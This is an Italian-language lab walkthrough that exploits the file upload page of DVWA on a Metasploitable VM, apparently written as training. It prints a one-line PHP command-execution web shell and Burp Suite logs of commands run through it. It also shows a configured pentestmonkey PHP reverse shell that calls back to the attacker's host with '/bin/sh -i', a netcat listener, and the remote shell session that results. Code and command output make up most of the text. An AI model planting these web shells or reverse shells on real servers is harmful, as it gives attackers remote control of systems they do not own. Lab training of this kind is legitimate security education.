

Exploit File Upload

In questa esercitazione si andrà a sfruttare un file upload sulla DVWA per caricare una *shell* in PHP, si inizierà con una shell semplice per poi passare ad una più avanzata, con l'utilizzo di *Burpsuite* si vedrà in dettaglio gli steps.

Dopo aver verificato la raggiungibilità della vm Metasploitable dalla vm Kali Linux, con *Burpsuite* si potrà visitare la DVWA di Meta, per settare la security su low. Fatto questo passaggio si andrà a creare la shell semplice, come nell'immagine:

```
(kali㉿kali)-[~/Desktop]
$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```

Dopo averla caricata dall'apposita sezione **upload** di DVWA si potrà analizzare in dettaglio il contenuto della **GET** tramite Burpsuite


25	http://192.168.51.101	POST	/dvwa/vulnerabilities/upload/	✓	200
26	http://192.168.51.101	GET	/dvwa/hackable/uploads/shell.php		200
27	http://192.168.51.101	GET	/dvwa/hackable/uploads/shell.php?cmd=ls	✓	200
28	http://192.168.51.101	GET	/dvwa/hackable/uploads/shell.php?cmd=ls	✓	200
29	http://192.168.51.101	GET	/dvwa/hackable/uploads/shell.php?cmd=ls	✓	200
30	http://192.168.51.101	GET	/dvwa/hackable/uploads/shell.php?cmd=pwd	✓	200
31	http://192.168.51.101	GET	/dvwa/hackable/uploads/shell.php?cmd=cd%...	✓	200
32	http://192.168.51.101	GET	/dvwa/hackable/uploads/shell.php?cmd=ls	✓	200

Request		Response	
Pretty	Raw	Pretty	Raw
1	GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1	1	HTTP/1.1 200 OK
2	Host: 192.168.51.101	2	Date: Sat, 03 Jan 2026 13:46:02 GMT
3	Accept-Language: en-US,en;q=0.9	3	Server: Apache/2.2.8 (Ubuntu) DAV/2
4	Upgrade-Insecure-Requests: 1	4	X-Powered-By: PHP/5.2.4-2ubuntu5.10
5	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36	5	Content-Length: 25
6	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	6	Keep-Alive: timeout=15, max=100
7	Accept-Encoding: gzip, deflate, br	7	Connection: Keep-Alive
8	Cookie: security=low; PHPSESSID=bac86b8798e68452bd62b1f5888fdf04	8	Content-Type: text/html
9	Connection: keep-alive	9	
		10	dvwa_email.png
		11	shell.php
		12	

Tramite lo strumento **Repeater** di Burpsuite è possibile modificare la GET per cambiare l'output a proprio piacimento, sfruttando la shell caricata per eseguire comandi remoti. Nel dettaglio si è eseguito prima il comando 'ls' poi 'pwd'.

Request		Response			
Pretty	Raw	Pretty	Raw	Hex	Render
1	GET /dvwa/hackable/uploads/shell.php?cmd=pwd HTTP/1.1	1	HTTP/1.1 200 OK		
2	Host: 192.168.51.101	2	Date: Sat, 03 Jan 2026 14:33:16 GMT		
3	Accept-Language: en-US,en;q=0.9	3	Server: Apache/2.2.8 (Ubuntu) DAV/2		
4	Upgrade-Insecure-Requests: 1	4	X-Powered-By: PHP/5.2.4-2ubuntu5.10		
5	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36	5	Content-Length: 31		
6	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	6	Keep-Alive: timeout=15, max=100		
7	Accept-Encoding: gzip, deflate, br	7	Connection: Keep-Alive		
8	Cookie: security=low; PHPSESSID=bac86b8798e68452bd62b1f5888fdf04	8	Content-Type: text/html		
9	Connection: keep-alive	9			
		10	/var/www/dvwa/hackable/uploads		
		11			

Burpsuite non è l'unico modo per passare comandi tramite GET, ci si può avvalere del browser integrato a Burpsuite per eseguire quello che si vuole. Scrivendo i comandi sulla barra di ricerca preceduto dai caratteri '?cmd='



Fatto questo si andrà a sperimentare l'attacco con una shell più avanzata.

Reverse Shell

Questa Shell è già presente in Kali sul path `/usr/share/webshell/php`, prima di utilizzarla va configurata per metterla in ascolto di Kali su una porta libera. Infatti una *Reverse Shell* è un tipo di sessione remota in cui è la macchina target (Meta) ad avviare attivamente la connessione verso la macchina dell'attaccante (Kali), e non viceversa.

A screenshot of a terminal window showing the configuration of `php-reverse-shell.php`. The file is being edited with nano. The configuration includes setting the IP to `192.168.50.100` and the port to `5000`. The terminal window title is `kali@kali: /usr/share/webshells/php`. The nano editor shows the following content:

```
GNU nano 8.7 php-reverse-shell.php
// Some compile-time options are needed for daemonisation (like pcntl, po>
//
// Usage
// _____
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.50.100'; // CHANGE THIS
$port = 5000; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
```

Mettendo in ascolto la Kali sulla porta data alla Shell si potrà testare l'attacco

```
(root@kali)-[/home/kali/Desktop]  
# nc -l -p 5000
```

Fatto questo, caricando la reverse shell sulla DVWA Meta, il comando netcat eseguito da Kali riceverà qualcosa di simile a quanto segue:

```
(root@kali)-[/home/kali/Desktop]  
# nc -l -p 5000  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008  
i686 GNU/Linux  
09:57:37 up 3:08, 2 users, load average: 0.64, 0.57, 0.58  
USER      TTY      FROM          LOGIN@      IDLE        JCPU        PCPU        WHAT  
msfadmin  tty1    -             06:54       3:03       1.09s       0.02s      -bash  
root      pts/0    :0.0          06:51       3:06       0.10s       0.10s      -bash  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
sh: no job control in this shell
```

Tramite la Shell eseguita sarà possibile eseguire comandi remoti:

```
sh-3.2$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen  
1000  
    link/ether 08:00:27:ab:b3:34 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.51.101/24 brd 192.168.51.255 scope global eth0  
    inet6 fe80::a00:27ff:feab:b334/64 scope link  
        valid_lft forever preferred_lft forever  
sh-3.2$ whoami  
www-data
```